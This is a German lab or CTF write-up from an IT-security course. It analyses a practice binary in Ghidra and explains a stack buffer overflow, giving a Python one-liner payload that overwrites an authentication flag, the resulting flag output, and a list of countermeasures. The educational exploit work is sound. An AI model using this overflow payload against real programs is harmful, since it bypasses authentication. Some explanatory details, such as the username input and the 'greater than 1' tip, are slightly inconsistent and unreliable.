






- Auf das Drachen-Symbol klicken, dann öffnet sich ein neues Fenster, wo die Datei auf der Registerkarte: File → open → Binary: Aufgabe1, geöffnet werden kann. Nach dem Öffnen erhält man dieses Fenster:




- Dann nochmal Analyze klicken:




- Breakpoint auf main setzen oder nach main in Assembly suchen



- Pseudocode wird rechts angezeigt



- **Analyse mit Ghidra**
  - Decompiled Code (Ghidra)



```
1
2 undefined8 main(void)
3
4 {
5     int iVar1;
6     char *__s;
7     char local_78 [16];
8     char local_68 [32];
9     array local_48 [44];
10    int local_lc;
11
12    local_lc = 0;
13    std::operator<<((ostream *)std::cout,"Benutzername: ");
14    std::operator>>((istream *)std::cin,local_68);
15    std::operator<<((ostream *)std::cout,"Kennwort: ");
16    std::operator>>((istream *)std::cin,local_78);
17    iVar1 = strcmp(local_68,"ITS");
18    if (iVar1 == 0) {
19        iVar1 = strcmp(local_78,"String_Lesen_Ist_Nicht_Die_Loesung" );
20        if (iVar1 == 0) {
21            local_lc = 1;
22        }
23    }
24    if (local_lc < 1) {
25        std::operator<<((ostream *)std::cout,"Falscher Benutzername oder Kennwort!\n" );
26    }
27    else {
28        str_decrypt<41ul>(local_48);
29        __s = (char *)std::__cxx11::string::c_str();
30        /* try { // try from 00401459 to 0040145d has its CatchHandler @ 0040148c */
31        puts(__s);
32        std::__cxx11::string::~string((string *)local_48);
33    }
34    return 0;
35 }
36
```

- Zur Vereinfachung hier ein Pseudocode der main methode:

Aufgabe\_2 > export\_Aufgabe2.cpp

```

1  #include <iostream>
2  #include <cstring>
3  #include <string>
4
5  int main() {
6      char local_78[16];      // Kennwort-Puffer
7      char local_68[32];      // Benutzername-Puffer
8      char local_48[44];      // Entschlüsselter Flag-Puffer
9      int local_1c = 0;       // Authentifizierungsvariable
10
11     std::cout << "Benutzername: ";      // Benutzername Input
12     std::cin >> local_68;                // Eingabe OHNE Längenprüfung !!!
13
14     std::cout << "Kennwort: ";          // Kennwort abfragen
15     std::cin >> local_78;                // Eingabe OHNE Längenprüfung !!!
16
17     //ACHTUNG: Durch die fehlende Längenprüfung wird ein BufferOverflow ermöglicht!!!
18
19     if (strcmp(local_68, "ITS") == 0) {      // Benutzername vergleichen
20         if (strcmp(local_78, "String_Lesen_Ist_Nicht_Die_Loesung") == 0) { // Passwort vergleichen
21             local_1c = 1; // Wenn beides stimmt, dann wird die Authentifizierungsvariable auf 1 (true gesetzt)
22         }
23     }
24     /*
25     HINWEIS: Interessante Stelle, da hier nur geprüft wird, ob die Authentifizierungsvariable < 1 ist!
26
27     Kurze Zwischenanmerkung (wird später genauer erläutert):
28     Da die lokalen Variablen auf dem Stack hintereinander liegen (local_78 → local_68 → local_48 → local_1c),
29     und keine Längenprüfung für die Eingabe stattfindet, ist es möglich durch einen
30     Buffer-Overflow die int variable zu überschreiben, unabhängig von der korrekten Eingabe der Login-Daten.
31
32     Bei einem Overflow werden die eingegebenen Zeichen als rohe Bytes in den Speicher geschrieben.
33     Bedeutet, das Zeichen wie 'A' werden intern zu ihrem ASCII-Wert --> 0x41 umgewandelt.
34     //auch bei Zahlen: 1 wird als 0x31 interpretiert. Heißt bei 2 Zahlen sind es auch = 2 Bytes
35     Je nach CPU Architektur (z.B. Little Endian) Byte für Byte in den int-Variable geschrieben
36
37     Dadurch kann man die Passwortprüfung komplett umgehen!
38     */
39     if (local_1c < 1) {
40         std::cout << "Falscher Benutzername oder Kennwort!\n"; // Fehlermeldung
41     } else {
42         //41 Zeichen, ul = unsigned long
43         str_decrypt<41ul>(local_48);          // Flag entschlüsseln
44         std::cout << local_48 << std::endl;    // Flag ausgeben (vereinfacht)
45     }
46     return 0;
47 }
48

```

## Stack-Aufbau und Überlaufanalyse

Im dekompierten Code wird der Benutzername und das Kennwort jeweils über **std::cin >>** eingelesen. Beide Eingaben besitzen keine Längenprüfung, wodurch ein Buffer Overflow entstehen kann.

Die Lokalen Variablen liegen auf dem Stack von niedriger zu höherer Adresse in folgender Reihenfolge:

### Stackaufbau:

- ```
#####
```
- Rücksprungadresse  
-----
  - local\_1c (int)                      ← Authentifizierungsvariable  
-----
  - local\_48 [44 Bytes]                ← Entschlüsselter Flag-Puffer  
-----
  - local\_68 [32 Bytes]                ← Benutzername-Puffer  
-----
  - local\_78 [16 Bytes]                ← Kennwort-Puffer
- ```
##### niedrigste Adresse
```

### Auszug aus Ghidra Kommentare im Screenshot:

```
main                                     XREF[6]:  Entry Point(*),
                                           _start:004011a8(*), 004020a4,
                                           00402198(*), 004022cb(*),
                                           004022d6(*)

00401276 f3 0f 1e fa  ENDBR64
0040127a 55          PUSH     RBP
0040127b 48 89 e5     MOV     RBP,RSP
0040127e 53          PUSH     RBX
0040127f 48 81 ec     SUB     RSP,0x98                ; reserviert 152 Bytes Speicher ...
          98 00 00 00
00401286 c7 45 ec     MOV     dword ptr [RBP + local_1c],0x0    ; Setzt local_1c = 0 init
          00 00 00 00
0040128d 48 8d 05     LEA     RAX,[s_Benutzername:_00402008]    ;Input Benutzername 3 2
          74 0d 00 00
00401294 48 89 c6     MOV     RSI=>s_Benutzername:_00402008,RAX  = "Benutzername: "
00401297 48 8d 05     LEA     RAX,[std::cout]
          22 2e 00 00
0040129e 48 89 c7     MOV     RDI=>std::cout,RAX

LAB_004012a1                             XREF[1]:  004022c8(*)
004012a1 e8 7a fe     CALL    <EXTERNAL>::std::operator<<    ;Inputaufforderung auf Konsole
          ff ff
```

Für den Exploit verwenden wir den Kennwort-Puffer. Obwohl der Benutzer-Puffer näher an `local_1c` (Authentifizierungsvariable) liegt, ist nur der Overflow über den Kennwort-Puffer nutzbar.

#### Grund ist die Reihenfolge der Eingabe:

- Der Benutzername-Puffer kann nicht überfüllt werden, ohne dass der Rest der Eingabe im Kennwort-Puffer landet.
- Dadurch wird der Exploit wieder zerstört und der Kennwort-Puffer überschreibt anschließend wieder alle darüberliegenden Speicherbereiche inklusive der `local_1c` (Authentifizierungsvariable).

### Wie viele Bytes werden zum Überschreiben der Auth-Variable benötigt?

Um die Authentifizierungsvariable über dem Kennwort-Puffer zu überschreiben, müssen wir:

- 16 Bytes (Kennwort-Puffer),
- 32 Bytes (Benutzername-Puffer),
- 44 Bytes (Flag-Puffer)

=> 92 Bytes befüllen, bevor wir die `local_1c` (Authentifizierungsvariable) überschreiben können.

Um den int-Wert vollständig zu befüllen sind 4 Bytes notwendig. Also brauchen wir **insgesamt**: 96 Bytes.

#### Für den Exploit wurde folgendes Skript genutzt:

- `python3 -c 'print("2\n" + "A"*92 + "\x01\x00\x00\x00")' | ./Aufgabe2`
- „ITS\n“, für den Benutzernamen, was eingegeben wird ist irrelevant, da der Speicherbereich für den Benutzernamen sowieso überschrieben wird.  
→ „\n“ simuliert die Enter-Taste
- „A“\*92, erzeugt 92x den Buchstaben A und füllt damit den gesamten Puffer
- „\x01\x00\x00\x00“ (**Little Endian**), überschreibt die Authentifizierungsvariable mit dem Wert: 1  
**TIPP:** Hier der Tipp im Prinzip ist egal mit welcher Zahl wir überschreiben, die Zahl muss nur größer 1 sein!  
  
→ **Little Endian:** Schreibweise, kleinster Byte kommt zuerst im Speicher. Standard auf fast allen modernen (x86, x64) PCs
- `| ./Aufgabe2`, leitet die komplette Ausgabe des Python-Skripts direkt an das Programm Aufgabe2 weiter

## Flag Ausgabe:

```
A*92david@DESKTOP-2MKPUL0:/mnt/c/Users/David/Desktop/IT-Sicherheit/Praktikum4/Aufgabe_2$ python3 -c 'print("2\n" + "A"*92 + "\x01\x00\x00\x00")' | ./Aufgabe2
Benutzername: Kennwort: HoCh$ChUL380cHUm-!t$-prAK7iKum2-Auf94B32
```

- Flag: HoCh\$ChUL380cHUm-!t\$-prAK7iKum2-Auf94B32

## Schutzmaßnahmen gegen Buffer Overflows

Moderne Systeme verwenden mehrere Techniken, um Buffer Overflows zu verhindern:

**Stack Canaries:** Vor der Rücksprungadresse wird ein „Canary-Wert“ gespeichert. Wenn dieser Wert durch einen Overflow verändert wird, beendet sich das Programm.

**ASLR (Address Space Layout Randomization):** Zufällige Adressvergabe für Stack, Heap und Libraries erschwert gezielte Angriffe.

**DEP/NX (Data Execution Prevention):** Der Stack wird als nicht ausführbar markiert, wodurch z.B. Shellcode nicht ausgeführt werden kann.

**Sichere Eingabefunktionen:** Statt **cin** sollte **std::getline()** oder **fgets()** mit Längenbegrenzung verwendet werden!

## Demonstration verschiedener Payload-Längen und deren Auswirkung

### Eingabe-Länge Wirkung

16 Bytes	Kennwort-Puffer vollständig gefüllt, kein Overflow
32 Bytes	Zusätzlich: Beginn der Überschreibung des Benutzernamen-Puffers
60 Bytes	Kennwort-Puffer Benutzernamen-Puffers überschrieben, Flag-Puffer beginnt
92 Bytes	alle drei Puffer gefüllt, Auth-Variable <b>normal befüllt</b>
93–95 Bytes	NUR Teile von Auth-Variable überschrieben (nicht zuverlässig)
<b>96 Bytes</b>	Auth-Variable vollständig überschrieben